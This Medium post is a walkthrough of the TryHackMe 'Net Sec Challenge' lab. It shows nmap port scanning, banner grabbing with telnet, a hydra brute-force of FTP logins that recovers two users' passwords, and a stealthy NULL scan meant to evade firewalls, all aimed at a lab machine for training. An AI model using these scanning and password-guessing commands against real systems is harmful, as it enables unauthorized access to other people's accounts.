Get unlimited access to the best of Medium for less than $1/week. Become a member

Net Sec Challenge — TryHackMe

WiktorDerda · Follow
5 min read · Aug 9, 2022

Listen Share ••• More

Use this challenge to test your mastery of the skills you have acquired in the Network Security module. All the questions in this challenge can be solved using only `nmap`, `telnet`, and `hydra`.

First let's scan all ports, yes this might take a while (like an hour or so)

```
nmap -p- -sV -v 10.10.226.181
```

```
Host is up (0.00053s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
10021/tcp open  unknown
MAC Address: 02:44:13:78:B4:6D (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6539.48 seconds
           Raw packets sent: 84052 (3.698MB) | Rcvd: 84934 (3.402MB)
root@ip-10-10-160-243:~#
```

We have 6 ports open, all TCP Ports

What is the highest port number being open less than 10,000?

8080

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

10021

How many TCP ports are open?

6

What is the flag hidden in the HTTP server header?

We need to gather info about the HTTP Header, how to do it?

We will use `telnet` instead of a web browser to request a file from the webserver. The steps will be as follows:

1. First, we connect to port 80 using `telnet MACHINE_IP 80`.
2. Next, we need to type `GET /index.html HTTP/1.1` to retrieve the page `index.html` or `GET / HTTP/1.1` to retrieve the default page.
3. Finally, you need to provide some value for the host like `host: telnet` and hit the Enter/Return key twice.

```
root@ip-10-10-160-243:~# telnet 10.10.226.181 80
Trying 10.10.226.181...
Connected to 10.10.226.181.
Escape character is '^]'.
GET /index.html HTTP/1.1
host: telnet

HTTP/1.1 200 OK
Vary: Accept-Encoding
Content-Type: text/html
Accept-Ranges: bytes
ETag: "229449419"
Last-Modified: Tue, 14 Sep 2021 07:33:09 GMT
Content-Length: 226
Date: Tue, 09 Aug 2022 10:07:59 GMT
Server: lighttpd THM{web_server_25352}

<!DOCTYPE html>
<html lang="en">
<head>
  <title>Hello, world!</title>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width,initial-scale=1" />
</head>
```

THM{web_server_25352}

What is the flag hidden in the SSH server header?

```
root@ip-10-10-160-243:~# telnet 10.10.226.181 22
Trying 10.10.226.181...
Connected to 10.10.226.181.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
```

In this case we also use telnet with ip address and the SSH default port 22

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

To check what service is running on this port run command

```
nmap -p10021 10.10.226.181
```


That way you will see that the service is FTP and the version(notice that in previous scan we see that the port is open but it was unknown)

vsftpd 3.0.3

```
root@ip-10-10-160-243:~# nmap -p10021 -sV 10.10.226.181

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-09 11:16 BST
Nmap scan report for ip-10-10-226-181.eu-west-1.compute.internal (10.10.226.18

Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
10021/tcp open  ftp     vsftpd 3.0.3
MAC Address: 02:44:13:78:B4:6D (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
root@ip-10-10-160-243:~#
```

We learned two usernames using social engineering: `eddie` *and* `quinn`*. What is the flag hidden in one of these two account files and accessible via FTP?*

First, to make our life easier — create a file with these two usernames and save it



Then we use hydra

Open in app ↗

Medium Search

- P — uses passwords from txt file
- v — verbose output so while waiting we can see what is happening
- ftp://10.10.226.181:10021 — name of the service we would like to explot with the host adress and PORT NUMBER (if the port is non standard — in this case it is not)

```
root@ip-10-10-160-243:/usr/share/wordlists# hydra -L users.txt -P rockyou.txt
-v ftp://10.10.226.181:10021
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secre
t service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-09 11:22:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688796 login tries (l:2/
p:14344398), ~1793050 tries per task
[DATA] attacking ftp://10.10.226.181:10021/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[10021][ftp] host: 10.10.226.181   login: eddie   password: jordan
[10021][ftp] host: 10.10.226.181   login: quinn   password: andrea
[STATUS] attack finished for 10.10.226.181 (waiting for children to complete t
ests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-09 11:23:13
root@ip-10-10-160-243:/usr/share/wordlists#
```

We need to connect to the ftp, how to do it?

```
ftp 10.10.226.181 10021
```

Again we need to specify port which is not default

```
root@ip-10-10-160-243:/usr/share/wordlists# ftp 10.10.226.181 10021
Connected to 10.10.226.181.
220 (vsFTPd 3.0.3)
Name (10.10.226.181:root): eddie
331 Please specify the password.
Password:
230 Login successful.
```

Looking at eddie ftp — nothing to find there, let’s move to quinn

```
root@ip-10-10-160-243:/usr/share/wordlists# ftp 10.10.226.181 10021
Connected to 10.10.226.181.
220 (vsFTPd 3.0.3)
Name (10.10.226.181:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
```

Here we can see the ftp_flag.txt file

Run the command : `get ftp_flag.txt`

This will download our .txt file into our pc, then we can use `cat ftp_flag.txt`

```
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.08 secs (0.2256 kB/s)
ftp> quit
221 Goodbye.
root@ip-10-10-160-243:/usr/share/wordlists# ls
dirb       fasttrack.txt  MetasploitRoom       rockyou.txt  users.txt
dirbuster  ftp_flag.txt   PythonForPentesters  SecLists     wordlists.zip
root@ip-10-10-160-243:/usr/share/wordlists# cat ftp_flag.txt
THM{321452667098}
root@ip-10-10-160-243:/usr/share/wordlists#
```

THM{321452667098}

Browsing to `http://10.10.151.243:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?


Here you need to be as stealthy as possible so running scans like -sS, -sV will result in a failure, we need to run -sN scan

Here is a description from https://capec.mitre.org/data/definitions/304.html

> *An adversary uses a **TCP NULL** scan to determine if ports are closed on the target machine. This scan type is accomplished by sending TCP segments with no flags in the packet header, generating packets that are illegal based on RFC 793. The RFC 793 expected behavior is that any TCP segment with an out-of-state Flag sent to an open port is discarded, whereas segments with out-of-state flags sent to closed ports should be handled with a RST in response. This behavior should allow an attacker to scan for closed ports by sending certain types of rule-breaking packets (out of sync or disallowed by the TCB) and detect closed ports via RST packets.*
>
> *Extended Description*
>
> *In addition to being fast, the major advantage of this scan type is its ability to scan through stateless firewall or ACL filters. **Such filters are configured to block access to ports usually by preventing SYN packets, thus stopping any attempt to 'build' a connection. NULL packets, like out-of-state FIN or ACK packets, tend to pass through***

> ***such devices undetected.*** *Additionally, because open ports are inferred via no responses being generated, one cannot distinguish an open port from a filtered port without further analysis. For instance, NULL scanning a system protected by a stateful firewall may indicate all ports being open.* ***Because of their obvious rule-breaking nature, NULL scans are flagged by almost all intrusion prevention or intrusion detection systems.***

THM{f7443f99}



Tryhackme | Tryhackme Walkthrough | Nmap | Network Security | Hydra

Follow

Written by WiktorDerda

155 Followers · 1 Following

Responses (2)

What are your thoughts?

Respond

Zargham Siddiqui
almost 2 years ago

Hello, Great writeup, I have also made a video on this walkthrough, please check it out.

https://youtu.be/X2NNhD2s8pM


Reply

Security Hacker
over 2 years ago

Good

Reply

More from WiktorDerda



WiktorDerda

RootMe — TryHackMe CTF Walkthrough

Deploy the machine (no answer needed)


Mar 30, 2022 185

WiktorDerda

VulnHub — The Planets: Earth CTF

Hello, today we are trying to get the flags from the second machine from The Planets series: Earth!

May 25, 2022 12 1



WiktorDerda

Mustacchio — TryHackMe CTF Walkthrough

Hi! Today I will guide you on how to root into the Mustacchio machine.

Apr 3, 2022 2

WiktorDerda


Zero Logon — CyberDefense Walkthrough

Zero Logon — The Zero Day Angle About The vulnerability -

Apr 19, 2022 3

See all from WiktorDerda

Recommended from Medium



In T3CH by Axoloth

TryHackMe | Snort Challenge—The Basics | WriteUp

Put your snort skills into practice and write snort rules to analyse live capture network traffic

Nov 9, 2024 100

In T3CH by Axoloth

TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

Oct 26, 2024 61

Lists

Staff picks

796 stories · 1561 saves

Stories to Help You Level-Up at Work

19 stories · 912 saves

Self-Improvement 101

20 stories · 3193 saves

Productivity 101

20 stories · 2707 saves

In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

Nov 28, 2024 50

Koro

TryHackMe | Active Reconnaissance

After learning Passive Reconnaissance I can say that this type of reconnaissance is safe to do to collect as much information to the...

Aug 31, 2024 50

In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60

In T3CH by Axoloth

TryHackMe | Vulnerability Scanner Overview | WriteUp

Learn about vulnerability scanners and how they work in a practical scenario

Nov 23, 2024 50

See more recommendations